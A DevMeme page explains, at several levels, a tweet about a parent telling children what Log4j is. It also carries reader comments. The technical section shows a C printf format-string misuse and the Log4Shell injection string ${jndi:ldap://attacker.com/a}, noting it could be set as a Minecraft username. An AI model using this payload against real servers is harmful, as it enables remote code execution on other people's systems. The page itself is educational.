Skip to content
DevMeme
3694 of 7435
A Parent's magnum opus: Explaining Log4j to the Minecraft Generation
Security Post #4033, on Dec 14, 2021 in TG

A Parent's magnum opus: Explaining Log4j to the Minecraft Generation

Why is this Security meme funny?

Level 1: Dad Explains Everything

Imagine one of your favorite toys had a secret problem that could make it dangerous, so it had to be fixed right away. The toy doesn’t look any different after the fix and it doesn’t do anything new – it’s just safer now. You ask your parent, “Why did we have to fix it if nothing changed?” Now, your parent happens to be an expert toy-maker who’s been waiting forever for you to ask this kind of question. Their eyes light up! Instead of a simple answer like “because the toy had a flaw,” they start telling you the entire story of how toys are made – from the very first toy ever invented to the toy you have in your hand. It turns into a long bedtime story. They talk about old toys, new toys, how a tiny mistake in making a toy can cause big problems – they just keep going. You’re curled up in bed as your parent excitedly explains and explains… and explains. It’s funny because you only wanted a quick answer, but your parent is so excited to share everything they know that you get an epic story instead! In the end, you do learn why the fix was needed (even if the story went waaaay back in time), and your parent is happy they finally got to share their “super secret toy knowledge” with you as a bedtime tale.

Level 2: Why No Features?

For a less experienced developer (or a curious gamer), here’s what’s going on. Minecraft (a popular sandbox video game) issued an update that didn’t add any new gameplay content – no new items, no new levels, nothing a player would normally get excited about. Instead, this update was a patch purely to fix a severe problem under the hood. That problem was a vulnerability in Log4j, which is a logging library the game (and millions of other applications) relies on. A logging library is basically a piece of helper code that keeps track of what the program is doing – it writes down messages for developers such as “Player X joined the server” or “Error: Something went wrong”. Normally, updating a logging library wouldn’t be urgent or even noticeable to players. But in this case, a big security hole was found in Log4j – a flaw often nicknamed Log4Shell – that could allow bad actors to exploit any system using it. In simple terms, if someone online sent a game server a certain crafty message, that server could be tricked into running the attacker’s program. This type of flaw is called a security vulnerability – specifically, a form of Remote Code Execution (RCE) because an outsider could make your computer execute commands from far away. It’s as dangerous as it sounds.

So why was the patch so urgent and why did it contain zero fun new features? Because when a vulnerability is this serious, developers must drop everything to fix it immediately – even if it means pushing an update out at odd hours. This was essentially a Minecraft zero-day patch: “zero-day” means the bad guys knew about the bug at the same time as the good guys, so there were zero days to spare in fixing it (in fact, attackers were already trying to use it as soon as it became public). No time to bundle in fancy extras or thoroughly test new content – it was all about slamming the door shut on the exploit. From a dependencies point of view, Minecraft uses external building blocks like Log4j to handle certain functions (in this case, logging). This is super common in software; we call those external pieces dependencies because the main program depends on them. Using libraries is usually great – it saves time and leverages experts’ work – but it also means if one of those libraries has a bug, suddenly everything that uses it is in trouble. That’s what happened here: a flaw deep in a utility library meant a cascade of emergency updates in programs all over the world. It’s a good example of the anxiety known as dependency hell: when an issue in third-party code forces a frantic, widespread scramble to update countless projects.

Now, about the parent’s elaborate answer to “What is Log4j?” The kids noticed the game update and asked a straightforward question. The parent, being a developer, knew that truly answering it would require explaining some programming basics first. They start with an explanation of C format strings because that’s a classic example of how a simple thing (printing text) can go horribly wrong if you’re not careful. In C, using the printf function incorrectly (for example, feeding untrusted input directly into it) can let an attacker read or write memory. The parent is using that as a friendly intro story: “Look, even a tiny thing like a text format can be dangerous.” Armed with that understanding, the kids can then learn what went wrong in Java’s Log4j. The parent will eventually explain that Minecraft is written in Java and runs on Java’s system, using libraries packaged in .jar files (Java Archive files). When they joke about “getting to Java and jar files by midnight,” it means this discussion started early in the evening and is going to take a while! Essentially, the fix for Minecraft’s issue was to update the game’s code by swapping out the old, vulnerable Log4j jar for a new, safe version. That’s why the parent mentions Java and .jar files – they plan to explain how the Java parts of Minecraft were patched once the groundwork (like how errors can happen in any language) is laid down.

For someone new to these terms, this meme highlights a few key points:

  • Security awareness: Even a game needs security updates sometimes. A “no features” update isn’t boring at all – it means the developers are fixing something important to keep players safe from hackers.
  • Understanding dependencies: Modern software is built like Lego, with many pieces snapped together. If one little piece (library) has a crack, every model that used that piece needs to be fixed. Here, Log4j was that cracked piece used in thousands of places, including Minecraft.
  • Depth of explanation: To understand a modern bug like Log4Shell, it helps to know some fundamentals. That’s why the parent started with an old-school C example. It’s like learning history to understand why something happening today is a big deal. In programming, yesterday’s mistakes (like format string bugs) inform today’s best practices – and today’s mistakes often have parallels to the past.
  • Developer-parent humor: This scenario is also about a mom or dad who’s a programmer being overly eager to answer their kids’ question. It shows the parent’s passion: given the chance, they’ll happily turn bedtime into a mini tech seminar. It’s funny and sweet because the kids probably just wanted a one-liner answer, but the parent can’t resist sharing everything they know.

In short, that Minecraft update with no visible changes was addressing a very real problem behind the scenes. And the question “What’s Log4j?” ended up unleashing a whole lesson. It’s a reminder that behind every simple-sounding software fix, there might be a complex story – one that a knowledgeable developer would love to tell you, given the slightest invitation!

Level 3: Zero-Feature Zero-Day


This tweet captures a moment every senior developer can appreciate: a trivial-looking Minecraft update conceals a massive security crisis, and a parent-engineer is eager to unpack it all for their kids. In late 2021, the industry was reeling from Log4Shell, a true zero-day exploit in the widely used Log4j library. Companies large and small were scrambling through nights and weekends to patch servers. Even a video game had to ship a rushed update with no new features – nothing fun or noticeable for players – solely to fix this critical bug. For gamers (kids especially), an update that doesn’t add cool content is puzzling. For developers, it’s a red-alert situation: one of your trusted dependencies is on fire. The humor here comes from that contrast: the kids see a weird, boring update, but the parent knows it’s an urgent life-or-death fix (in software terms).

When the kids innocently ask “What’s a ‘Log4J’?” they’ve effectively pulled the pin on a grenade of geeky knowledge. The parent – a seasoned software engineer who’s battled through decades of bugs and security vulnerabilities – is practically giddy. “I have been preparing my whole life for this,” they declare, tongue-in-cheek. It’s a classic developer-parent moment where a mundane question turns into an epic tech lecture. And of course, being a true nerd, the parent can’t just say “Oh, it’s a security bug in the game.” No, they launch into a grand narrative. They decide to start at the very beginning – C format strings – which is hilariously far back in computer history relative to a kid’s question about Minecraft. It’s like asking why the power went out and getting a lesson starting with how Nikola Tesla and Thomas Edison electrified cities. By saying they’ll only reach Java and .jar files by midnight, the parent implies this explanation is a marathon, not a sprint. That line pokes fun at how long-winded (yet thorough) experts can be: any senior dev knows the feeling of going down a rabbit hole while explaining something seemingly straightforward. We’ve all been there, nodding excitedly as we realize we need to explain one more underlying concept, and then another, until we’ve inadvertently delivered a conference talk to a wide-eyed (and probably very sleepy) audience.

This scenario is extra funny to developers because it’s grounded in truth. The Log4j incident was a huge deal – tech folks worldwide really were pulling late nights in December 2021 to secure their systems. The tweet’s timestamp (4:57 AM!) hints that this parent might literally have been up all night dealing with the issue before narrating it. Turning that stressful security all-nighter into a child’s bedtime story is a brilliant, ironic twist. It humanizes the incident: instead of a dry post-mortem in a security bulletin, it’s Dad or Mom enthusiastically narrating “the legend of Log4Shell” to their kids. There’s also an element of pride and relief among senior devs seeing this meme – pride in knowing the deep stuff (like C exploits and Java internals) and relief that, for once, someone is interested in hearing about it! The parent’s over-the-top thorough answer is a form of geek catharsis.

Importantly, the meme highlights how software crises can seep into everyday life. When even kids notice something (like their game updating weirdly) and ask about it, you know the issue was widespread. It underscores the impact of this SecurityAwareness moment: a niche term like “Log4j” became dinner-table conversation in many households that week. And the way the parent handles it is pure engineer humor: instead of dumbing it down, they over-contextualize it. The shared experience here is twofold:

  1. Developers’ war story – dealing with a sudden vulnerability across the globe, reminiscent of past tech crises (some compare it to a mini Y2K moment).
  2. Explaining tech to non-techies – the struggle (and thrill) of adapting a highly technical story for a lay audience.

For seasoned developers, the meme triggers a knowing laugh. We recognize the glint in that parent’s eye. We’ve felt it when someone asks a question about our field that we’ve been dying to answer properly. We’ll start with, “Okay, to really explain that, we have to go back to the basics…” And off we go, sometimes to the listener’s regret! Here, the basics happen to be pointer-era bugs from the 90s en route to explaining a 2021 Java flaw. It’s an absurdly long route, but that’s what makes it comedic and satisfying. In the end, the kids might get more than they bargained for, but the parent gets to weave a bedtime story for the ages – one that doubles as an impromptu lesson in computer security and the intertwined history of programming practices.

Level 4: C to Java Odyssey

At the deepest technical level, this meme connects a classic C vulnerability with a modern Java exploit. The parent’s lecture starts with C format strings – a low-level concept dating back to the early days of programming. In C, functions like printf use format strings (e.g. "%s", "%d") as a blueprint to print variables. This mechanism is powerful but dangerous if misused. A notorious example is the format string vulnerability: if you call printf(userInput) where userInput contains format specifiers (like %x or %n), the runtime will treat those as instructions. This can lead to reading unintended memory or even writing to memory if %n is used, letting an attacker peek at or modify data they shouldn’t. Essentially, user-provided data gets executed in a way the programmer didn’t anticipate – a primitive form of code injection.

For example:

printf("Hello, %s", name); // Good: format string is fixed, uses %s for input
printf(name);              // Bad: 'name' might contain % and be treated as a format

In the second line, if name contains "%x %x %x", the program will attempt to print out arbitrary data from the stack (since each %x will read whatever bytes happen to be next in memory). If name contains "%n", it will try to write to an address taken from the stack, letting a crafty attacker potentially overwrite memory. All that from simply misusing printf! This is a classic case of untrusted input blurring into code execution, a lesson engraved in the minds of C programmers.

Fast-forward to modern times and higher-level languages: you might think memory-safe platforms like Java are immune to such chaos, but Log4Shell proved otherwise. Log4j is a ubiquitous Java logging library; it lets developers record events and errors to logs. However, it had a feature (enabled by default) that was perilously too powerful: it could perform JNDI lookups as part of log message processing. JNDI (Java Naming and Directory Interface) is a subsystem allowing Java to fetch data or objects from remote directories and naming services (like LDAP servers). In theory, this helps integrate configuration or look up resources. In practice, with Log4j, if an attacker could get a string like ${jndi:ldap://attacker.com/a} into the logs (say, by setting their Minecraft chat username to that value), Log4j would obligingly reach out to attacker.com via LDAP. The attacker’s server could respond with a serialized malicious object or a reference to a remote .jar file. The vulnerable system, thanks to JNDI’s design, would then deserialize that object or load that .jar, executing the attacker’s code. Voilà – Remote Code Execution (RCE) on the server. This is the Log4Shell exploit in a nutshell: an innocuous-looking log message triggers a cascade of unintended behavior, ultimately handing attackers a “shell” (control over the system) from afar. It’s the same core issue as the C format string bug, abstracted: unsanitized input is being treated as code or commands by the system.

From a computer science perspective, both the C format string flaw and Log4Shell are instances of injection attacks, where data gets mishandled as executable instructions. They highlight a fundamental challenge in software design: features that blur the line between data and code can become security nightmares if not carefully sandboxed. The parent in the meme knows that to truly answer “what is Log4j?” one must journey through the evolution of exploits. It’s a tour of how dependencies and design decisions layered over decades can introduce vulnerabilities. The story likely moves from C’s manual memory management (and its pitfalls) to Java’s sandboxed memory (which avoided buffer overflows) and then to how Java’s dynamic features (like runtime lookups and class loading) created a new breed of problems. In essence, higher-level abstractions traded away low-level buffer overflows for high-level injection flaws. The Log4Shell saga is a case study in emergent complexity: even something as routine as logging text can become a threat vector when multiple systems (string parsers, network calls, class loaders) interact in unexpected ways. A veteran engineer can draw a straight line from the humble %s in printf to the ${jndi:...} in Log4j – both are cautionary tales of what happens when you let user-controlled strings invoke deeper magic under the hood.

Description

This image is a screenshot of a tweet from user Shantanu Sen (@shantonusen), dated December 12, 2021. The tweet reads: 'My kids just asked why there was a Minecraft update with no features and what a “Log4J” was, and I have been preparing my whole life for this. I had to start at the beginning with C format strings. I should be able to get to Java and jar files by midnight.' The humor in this tweet is multi-layered and resonates deeply with experienced software engineers. It captures the perfect storm of a major, real-world cybersecurity crisis (the Log4Shell vulnerability) becoming mainstream enough to affect a popular game like Minecraft, thus requiring an explanation to children. The parent's enthusiastic response, 'I have been preparing my whole life for this,' is a comical representation of a senior developer's joy in finding a real-world application for their deep, historical knowledge. The plan to start with 'C format strings' - a classic, foundational security vulnerability - to explain a modern Java library issue is the punchline, showcasing a dedication to pedagogical purity that is both absurd and deeply relatable to any engineer who has ever tried to explain a complex topic from first principles
Comments

12
Anonymous ★ Top Pick He'll get to explaining JNDI injection right after the bedtime story about the constant-time comparison algorithm that saved the princess from the timing attack
  1. Anonymous ★ Top Pick

    He'll get to explaining JNDI injection right after the bedtime story about the constant-time comparison algorithm that saved the princess from the timing attack

  2. Anonymous

    Nothing says ‘parenting in tech’ like realizing your kids’ bedtime story now includes a live demo of uncontrolled JNDI lookups and why printf was the original gateway drug

  3. Anonymous

    The only time a parent's decade of explaining 'why printf() is dangerous' finally pays off - when your kids' Minecraft server becomes the gateway to teaching them about arbitrary code execution, and you realize you've been training for this moment since your first buffer overflow

  4. Anonymous

    The real Log4Shell impact assessment: one dad, two kids, and a six-hour lecture tracing %n from 1979 to a Minecraft hotfix - with mandatory prerequisites

  5. Anonymous

    Nothing says 'parenting milestone' quite like explaining buffer overflows and JNDI injection to your kids because Minecraft needed a patch. By the time he reaches deserialization attacks and remote code execution, they'll either be security researchers or fast asleep - both acceptable outcomes for a midnight debugging session that started with 'why can't I play my game?'

  6. Anonymous

    Parenting, 2021 edition: Act I - printf placeholders; Act II - JNDI lookups; finale - why a “featureless” Minecraft patch is the best feature of all: no free RCE

  7. Anonymous

    From C's '%n' RCE gateway drug to Log4j's JNDI logsplosion - parenthood's true zero-day: explaining it all before bedtime

  8. Anonymous

    Only in 2021 does a logging dependency turn a ‘printf primer’ into a midnight tour of JNDI, classpaths, and the rare release where doing nothing was the highest-value feature

  9. dev_meme 4y

    Lol

  10. @Roman_Millen 4y

    Poor kids.

  11. @azizhakberdiev 4y

    It is not user side problem, if comments in steam are right

    1. @azizhakberdiev 4y

      I was afraid if anybody could access my pc through minecraft. Through minecraft lol

Use J and K for navigation